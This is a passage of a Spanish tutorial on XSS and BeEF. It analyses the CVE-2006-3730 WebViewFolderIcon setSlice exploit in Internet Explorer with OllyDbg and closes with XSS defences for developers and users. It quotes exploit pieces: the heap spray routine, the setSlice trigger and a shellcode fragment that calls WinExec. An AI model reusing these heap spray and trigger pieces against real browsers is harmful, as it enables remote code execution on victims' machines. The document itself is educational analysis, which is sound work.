


Esta si es la parte del **heap Spray**; esta zona esta llena de 05050505 y al final se coloca nuestro shellcode. Si seguimos buscando la cadena vemos que hay mas zonas iguales, en concreto son **20** heap:




Perdonad que en la imagen no coincida los números con la primera, pues tuve que volver a reproducir todo y claro las direcciones a veces son diferentes. En este caso también son 20 heap desde **3670000** hasta **8270000** y vemos que el tamaño de cada sección es de **400000 bytes**.


En una de estas zonas se debe haber ejecutado el código, de momento si miramos Olly en la zona del desensamblado, donde se ha producido la excepción vemos:



Estamos en el shellcode, se pueden ver los últimos 05050505 y los primeros NOP's (90), teniendo en cuenta que la calculadora se ha ejecutado, debemos estar al final, que en este caso es un ret un poco mas abajo:



Y el comienzo (la podéis ver en la anterior imagen) sería primero los NOP's, que como ya sabéis no producen ningún efecto, después **CLD** que pone a 0 la bandera de dirección y como primer instrucción interesante es una **Call 0526FFB0** que nos lleva a 526FFB0:



Es muy normal que códigos que no sepan donde vayan a ejecutarse como exploit, virus y demás, comiencen con una Call, pues cuando se ejecuta esa instrucción se sube a la pila la dirección donde debemos volver, de forma que en estos casos ya tenemos controlado nuestra situación.

Mi primera pregunta en este punto es ¿porque de todos los heaps iguales hemos acabado en este shell code en particular?? La respuesta es fácil si volvemos a mirar el código fuente:

var heapSprayToAddress = 0x05050505;

La dirección sera siempre 05050505 y seguramente se crearan tantos heaps para estar seguro que esa dirección sea cubierta, de forma que si la seguimos estamos en la sección **4E70000**; justamente la sección donde se ha ejecutado nuestro shell code:

Memory map, item 133 Address=04E70000 Size=00400000 (4194304.)

Llegando hasta **0526FFFF** que como vemos es posterior a donde ha parado Olly**.**

De todos modos, como todo en informática los 20 heaps no son aleatorios, son el resultado de esta variable:

heapBlocks = (heapSprayToAddress – 0x400000)/heapBlockSize;

Ya sabemos que **heapSprayToAddress** es 05050505, le quitamos 0x400000 y lo dividimos por el tamaño de cada heap (**var heapBlockSize = 0x400000;**) obtenemos en hexadecimal el valor 13,1414 que en decimal es 19,078431368, muy cerca del 20. Por tanto como este valor es tenido en cuenta en el primer for ya sabemos porque son 20 heaps:

```
for (i=0;i<heapBlocks;i++)
{
memory[i] = spraySlide + payLoadCode;
}
```

El for provoca un bucle hasta que no se cumpla la condición **i<heapBlocks**, me imagino que javascript redondeará el valor 19,078431368 a 20, por tanto cuando i **no** sea inferior a 20 (i=20) se parará de crear zonas de memoria formadas por el **spraySlide** (**var spraySlide = unescape("%u0505%u0505");**) más el **payLoadCode** que ya conocemos; todo ello utilizando la función **getSpraySlide(spraySlide, spraySlideSize)** que vemos al final.

Continuando con el análisis del exploit llegamos a la parte de la vulnerabilidad; es la parte mas interesante, pues el heap spray se puede reutilizar y sera parecido en los diferentes exploit donde se utilice pero el bug responsable de permitir todo el proceso es lo que mas se valora (tanto en prestigio como monetariamente) y lo que mas me interesaba. La zona es esta:

```
{
try{
        var tar = newActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
        tar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x05050505 );
}catch(e){}
}
```

Según he podido ver, el efecto final es un **desbordamiento de entero** (integer overflow), esto se suele dar mucho en C y C++ porque una operación aritmética da como resultado un valor superior al que se puede admitir, si pensamos que estamos trabajando con un registro **AX** de 16 bits tenemos $2^{16} - 1 =$ **65.535** sera el valor mayor que podemos representar, si en una operación aritmética se supera ese valor por 1 no tenemos como resultado 65536 sino tendremos el valor **0**; esto se puede complicar si pensamos en el **complemento a dos** (una forma de representar los valores negativos en números binarios); en algunos casos si una variable espera siempre un número positivo y hay un desbordamiento de enteros, podría dar como resultado un valor negativo que provoque una mal funcionamiento del programa. Me parece muy ilustrativa la imagen que vemos en la wikipedia, donde un cuentakilómetros de un coche cuando llega al máximo 999999, si pasa un kilómetro mas el contador se pone a 000000, siendo un claro ejemplo de desbordamiento de entero pero esta vez mecánico.

Seguimos con el código, primero vemos una pareja que parece sacada de una pelicula,jeje, **try y catch**; en javascript ambos son las responsables del control de errores (también se utilizan en otros lenguajes como Java y mucho mas, mirad esto Exception handling syntax) de forma que cuando sepamos que tenemos un código que puede dar un error, ya sea en nuestro caso, porque vamos a generar una excepción o en otros casos, porque vamos a intentar acceder a un recurso que puede no estar accesible; debemos poner el código entre la llaves de **try {}**, de forma que cualquier excepción que se genere sera manejada por **catch{}**; de esta manera evitamos que el programa se rompa por el error.

Dentro de try vemos primero una asignación de una variable **tar**, que tomará el valor de una llamada a **ActiveXObject** con los valores de **WebViewFolderIcon**; por lo tanto esta variable se convierte en un objeto que tiene sus métodos, en este caso **setSlice** y que como vemos se debe poner a continuación del objeto separado por un punto:

```
tar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x05050505 );
```

La clave es **setSlice** (incluso es el nombre que podemos ver al referirnos a este bug) que no he encontrado información de como funciona, pero teniendo en cuenta que **slice** es un metodo para obtener un subconjunto de un array en javascript, podemos intutir que con **set** se crea este array tan especial (0x7ffffffe, 0x05050505, 0x05050505,0x05050505) que provoca el desbordamiento de enteros al recibirlo el ActiveX.

Mi **primera idea** para analizar este bug, era cargar el Internet Explorer en el Ollydbg 1.10 sin plugins e intentar reproducir el ataque; pero curiosamente el IE no explota dentro del Olly; no aparece ningún error. Seguramente el Olly capture la excepción y no se ejecuta el exploit,no lo se. Realmente estuve dando vueltas en el Olly (como en los viejos tiempos) y vi que el spray heap estaba colocado, pero algo no acababa de funcionar. Además tenia varios sitios con los que trabajar, el primero la librería que contiene el motor javascript de IE que es **jscript.dll** y segundo la librería encargada del ActiveX WebViewFolderIcon que es **webvw.dll**; incluso pude parar el Olly en el momento de cargar esta última dll (en el menú de Olly **Options > Debugging options > Eventos** > Marcamos cuando nos interese "**Break on new module (DLL)**"), pero después de tracear un buen rato no llegue a nada interesante :-(

Mi **segunda idea** paso por intentar parar el script y continuar la ejecución con Ollydbg. Para esto en javascript se utiliza la orden **alert();** esta orden en realidad es un metodo del objeto **window** (uno de los Objetos del Navegador (DOM)) que muestra un mensaje en un cuadro de diálogo con el botón **Aceptar**. Lo bueno es que hasta que no le demos a **"Aceptar"** no continuará el script; por lo que se suele utilizar para ver los valores que toman las variables y analizar los problemas que surjan en la ejecución del script. Para poder añadir este código necesitamos ver donde esta el exploit en **Backtrack4**, lo encontramos en los archivos de la página web de beef, exactamente aquí:

/var/www/beef/modules/browser/cve_2006_3730/template.js

Lo abrimos con un editor de texto (como estamos en KDE, usamos kwrite por ejemplo) y añadimos la llamada alert () antes de la ejecución del for ():

```
memory = new Array();

alert ("Atacheame con el Olly");

for (i=0;i<heapBlocks;i++)
```

De esta manera cuando enviamos el ataque a IE podemos ver su resultado en Windows XP:

Antes de aceptar, abrimos Olly y en el menú **File > Attach**, seleccionamos Internet Explorer. Por tanto lo siguiente que se va a ejecutarse es el for () y lo podemos seguir debuggeando. Primero ponemos un breakpoint de memoria on Access en la sección **.text** de **jscript.dll**, para que cuando le demos a "Aceptar" no continue el script y así podamos ver la ejecución del exploit con Olly.
Os tengo que decir que la cosa no es fácil y aunque vamos viendo aparecer los strings del script en EDI; el proceso se complica pues hay muchas dlls del sistema implicadas y es un proceso repetitivo. Para colmo, después de ver mucho código y ver como aparecía la librería **webvw.dll** volví a comprobar que el bug no parecía darse dentro de Olly.

Como nunca hay que desesperar y sabemos que podemos parar el script cuando queramos, vamos a intentar engancharnos cuando el bug se ha producido; para ello vamos a utilizar las mismas ordenes

que manejan la excepción en javascript, de forma que en catch {} vamos a añadir este código en el archivo template.js:

```
catch(exception) {
        if (exception.description == null) {
        alert("Excepción: " + exception.message);
        } else {
        alert("Excepción: " + exception.description);
        }
}
```

Atentos a los corchetes que no falte ninguno por cerrar !!

Vamos a explicarlo, las sentencias try y catch están relacionadas con el objeto **Exception**, que es creado cuando se genera algún error. Este objeto también depende del navegador de forma que en IE para saber que tipo de error se utiliza **exception.description** y en Netscape y derivados se utiliza **exception.message.** Todo esto es para conocer información y también tendremos un alert () posterior al bug para volver intentar continuar nuestro estudio con Olly.

Esta información y mucha mas, esta muy bien explicada en la página de elcodigo.net.


Ahora ya estamos preparados para volverlo a intentarlo, lanzamos el ataque y nos aparece nuestro alert:

Como veis no nos da información, pero el tema funciona. Ahora nos enganchamos al proceso Internet Explorer con el Olly. Nos vamos a memoria **M** y ponemos un breakpoint de memoria "on access" en la sección **.text** de **webvw.dll** y le damos a **F9** o **Run**. Tampoco esta vez conseguimos la ejecución normal del exploit, dentro de Olly, la ventana de la excepción se reproduce una y otra vez hasta que llega una excepción no superable (algún error debe haber en el código pues sin Olly la excepción se reproduce una y otra vez¿?). De todas formas, al final encontré la llamada correspondiente a **setSlice**, para ello seguí la string y cuando apareció en **EDI** en **jscript.dll**, continue con **F7** hasta dar con esta entrada:

```
5AA78A19  50              PUSH EAX
5AA78A1A  57              PUSH EDI
5AA78A1B  FFB6 FC000000   PUSH DWORD PTR DS:[ESI+FC]
5AA78A21  FF15 508AA75A   CALL DWORD PTR DS:[5AA78A50]
5AA78A27  85C0            TEST EAX,EAX
5AA78A29  74 1B           JE SHORT webvw.5AA78A46
```

Mi error fue esperar en la pila los datos de setSlice (0x7ffffffe, 0x05050505, 0x05050505,0x05050505), en este caso la pila era así:

Como veis el primer valor si está en ESP+4, pero los demás para verlos tenemos que seguir el valor de ESP+8:



De todos modos, si continuamos vemos que en Olly no da una excepción; si no que es solo un error que debe manejar Olly; por lo que no pude ver desbordamiento de enteros. (Ooooooooooooh!).

Para terminar con el ShellCode, solo queda la función **getSpraySlide**, que ya se utilizó en el Heap Spray y que ya sabemos como funciona:

```
function getSpraySlide(spraySlide, spraySlideSize)
{
        while (spraySlide.length*2<spraySlideSize)
        {
                spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
}
```

Mi **tercer idea**,(soy muy cabezón y no me voy a quedar con las ganas de ver en acción el payload), se que el Olly afecta al exploit, pero tenemos mas posibilidades de detener el programa en un punto, sin necesidad de alert ni de tener el IE cargado en el Olly desde el principio; para ello vamos a utilizar un método de los que le gusta al gran Ricardo Narvaja, un salto no condicional sobre si mismo en asambler (**jmp**) provoca que cuando el programa llegue a ese punto se cree un bucle infinito del que no podrá salir; lo cual nos dará tiempo a enganchar el proceso con el Olly y parado en el bucle volveremos a poner los bytes originales y podemos seguir la ejecución del proceso. En asambler los opcodes de un salto sobre si mismo son **EB FE** y claro esto se podría poner en muchos sitios, podríamos ponerlo en una librería que nos interese (como webvw.dll) pero para no perder mas tiempo lo vamos a colocar en el propio shellcode, sustituyendo los dos primeros NOPs en el archivo **template.js**:

```
var payLoadCode = unescape(
        "%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF
        %u184F%u5F8B%u0120" +
```

Lo único es que hay que tener en cuenta, como ya comente que debido a la forma de leer los datos (little Indian) hay que colocarlos en orden contrario FE EB:

```
        "%uFEBE%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF
        %u184F%u5F8B%u0120" +
```

Ahora volvemos a repetir el ataque, y sorpresa, el Olly como es el JIT del sistema se ejecuta solo y aunque tarda bastante, aparece **Running** en el bucle infinito:

```
051AFF53   05 05050505      ADD EAX,5050505
051AFF58   05 05050505      ADD EAX,5050505
051AFF5D   05 05050505      ADD EAX,5050505
051AFF62 - EB FE            JMP SHORT 051AFF62
051AFF64   90               NOP
051AFF65   90               NOP
051AFF66   FC               CLD
051AFF67   E8 44000000      CALL 051AFFB0
```

Aquí veis como el salto es hacia su misma dirección. Ahora lo pausamos y damos al espacio para ensamblar los opcodes originales, NOP y ya podemos seguir. Pero antes vamos a ver de donde venimos, si nos fijamos en la pila vemos:

```
0012E224   5AA78843   RETURN to webvw.5AA78843
0012E228   05050505
0012E22C   05050505
0012E230   001C78E8
```


Como sospechábamos venimos de **webvw.dll**, si vemos esta dirección en el desensamblado podemos intuir el camino que hemos recorrido:

```
5AA7883C   8B10             MOV EDX,DWORD PTR DS:[EAX]
5AA7883E   51               PUSH ECX
5AA7883F   50               PUSH EAX
5AA78840   FF52 64          CALL DWORD PTR DS:[EDX+64]
5AA78843   8B86 98010000    MOV EAX,DWORD PTR DS:[ESI+198]
5AA78849   8B08             MOV ECX,DWORD PTR DS:[EAX]
5AA7884B   50               PUSH EAX
```

Como vemos es una llamada que depende del valor de EDX, que podemos ver en los registros:

```
EAX 59735D63
ECX 05050505
EDX 05050505
EBX 00000001
ESP 0012E224
EBP 0012E248
ESI 001C78E8
EDI 00000009
```


Si Edx es **05050505**, nosotros hemos entrado en la zona del heap spary, en el punto **EDX+64**, lo cual lo podemos ver en la zona de dump de esta forma:



Como veis he querido ponerlo en ensamblador para que veamos que este código se ejecuta y provoca que en EAX se forme un número muy grande, que acabará desbordando EAX varias veces, **creo** que esto es lo que se definía como " **desbordamiento de memoria dinámica**" en la definición de heap Spray . Aunque ya ha pasado,podemos comprobarlo si hacemos esta división FFFFFFFF/05050505 que nos da como valor **33** en hexadecimal, que en decimal son **51**, osea se necesitan 51 ejecuciones si comenzamos con un valor de EAX=0 para desbordar **EAX** y si nos fijamos en el heap podemos ver que esta instrucción se ha ejecutado muchas veces mas hasta llegar al punto donde estamos.

Ahora ya podemos continuar en Olly ejecutando el shellcode:

Esta parte ya la hemos comentado, aunque faltaba entender que hacía el código; si seguimos con **F7** para entrar en la Call vemos que su ejecución esta enfocada en encontrar el nombre de las APIs que el programa va a utilizar; pues como no tenemos acceso a **LoadLybrary** ni **GetProcAddress**, no conocemos sus direcciones, el programa utiliza una serie de bucles partiendo de la image base del **kernel32.dll** para dar con las APIs que va a utilizar; es una forma muy elegante que ya hemos visto en algunos packer y sobretodo en virus; de forma que al final tenemos todo lo necesario para que se ejecute la calculadora:




Como vemos ha tomado del final de los opcodes la string de **calc** y ha encontrado la API **WinExec** para ejecutarlo. En un caso real veríamos en lugar de calc, **cmd** pero lo demás sería igual. Me ha llamado la atención el API **SetUnhandledExceptionFilter**, que seguramente sera necesaria para evitar problemas y asegurar la ejecución de calc.
A partir de aquí la cosa continua en otras librerias como **guard32.dll**:

```
0012E1F8   7C810386  CALL to WinExec
0012E1FC   051AFFE7  CmdLine = "calc"
0012E200   00000000  ShowState = SW_HIDE
```


Y por último aparece la calculadora; es después cuando vuelve la ejecución al shellcode y entonces provoca la excepción, que es donde vimos inicialmente parado el Olly como JIT al ejecutar el exploit..

Bueno, creo que como análisis del exploit es suficiente, solo comentar que en el windows XP virtual tengo el **Avira Antivir Personal** y detectaba el exploit; por lo que aunque no es suficiente un antivirus siempre es una ayuda que hay que tener en windows (mas un firewall, un antimalware y tener los programas y el SO actualizados.....):



5.5 Modulo Network.

Nos quedan por ver los últimos módulos de BeFF, **Network Modules**, que están enfocados para analizar la red local de los ordenadores zombies . Podemos ver que hay varias opciones, algunas dirigidas a programas muy específicos:



En este caso, como estamos en la misma red local no lo vamos a utilizar, pero es un modulo que puede posibilitar la entrada en zonas de difícil acceso desde internet.

6. Protección contra los XSS.

Volvemos al origen de todo este gran tutorial; el ***Cross-site scripting*** es, como hemos comprobado, un problema grave de seguridad. Por ello hay que protegerse ante sus posibles ataques y para ello esta parte la vamos a enfocar desde dos puntos de vista; el programador web, que debe conocer los XSS y evitar en lo posible que se produzca; y el usuario de internet; que suele ser el mas dañado y que por tanto debe intentar que su navegador sea lo mas seguro posible; aunque como ya sabemos el eslabón más débil siempre seremos nosotros.

6.1. Desde el programador web.

Normalmente, lo básico es tenerlo en cuenta al escribir nuestro código, de forma que filtremos y validemos todas las posibles entradas del usuario, tanto formularios como URL; pero también debemos tener cuidado con todo aquello que salga de nuestro control, como los cookies.
A nivel básico podemos intentar evitar, filtrando y sustituyendo, los caracteres mas peligrosos, como **“**, **>**, **<**,**&**, . En php se puede utilizar funciones especialmente preparadas para este problema como **htmlspecialchars** , que afecta a eso caracteres.

Hay librerias especializadas en este tipo de ataques, de la que mejor hablan es una librería hecha en PHP llamada **HTML Purifier**, que se actualiza y permite eliminar los códigos maliciosos. Trabaja con una lista de atributos y funciones que permite, se llaman **whitelist,** dejando todas las demás denegadas por defecto. Como pasa con el firewall o con el NoScript (que hablaremos mas adelante) lo dificil es configurarlo al principio, para que permita la maxima funcionalidad sin perder seguridad. Se puede utilizar como plugin en muchos de los CMS mas utilizados:

* Phorum (in use at our very own forums!)
* MODx
* Drupal by Bart Jansens
* Wordpress and bbPress by John Godley
* Joomla by Double D
* CodeIgniter by Andy Mathijs
* Symfony by Alexandre Mogère
* CakePHP by Jose Diaz-Gonzal

También podemos encontrar muchos filtros en internet, que serán los responsables de filtrar todas las entradas de un sitio web, y evitan el tener que configurarlo uno mismo. Un ejemplo que he encontrado gracias a Kriptopolis es el de Anurag Agarwal, aunque hay muchos más. De todos modos este filtrado habrá que actualizarlo, pues como vemos por esta página, las opciones de XSS son muchísimas y no paran de crecer:

http://ha.ckers.org/xss.html

6.2 Desde el usuario web.

Como ya hemos visto normalmente los mas perjudicados con los ataques XSS son los usuarios. Esta claro que entre la página web y el usuario esta nuestro navegador, por lo que sin entrar en cual es mejor, si hay que valorar cual esta mas preparado para protegerte, eso si ya podemos tener el navegador perfecto antixss, que con el engaño adecuado (porno,regalos,cotilleos,etc..) el ser humano sera capaz de desactivar todo lo necesario para caer en las manos de lo que deseamos; que sin saberlo nos llevara a un precioso XSS y en algunos caso podemos acabar zombie perdidos, tened cuidadin!! :-)

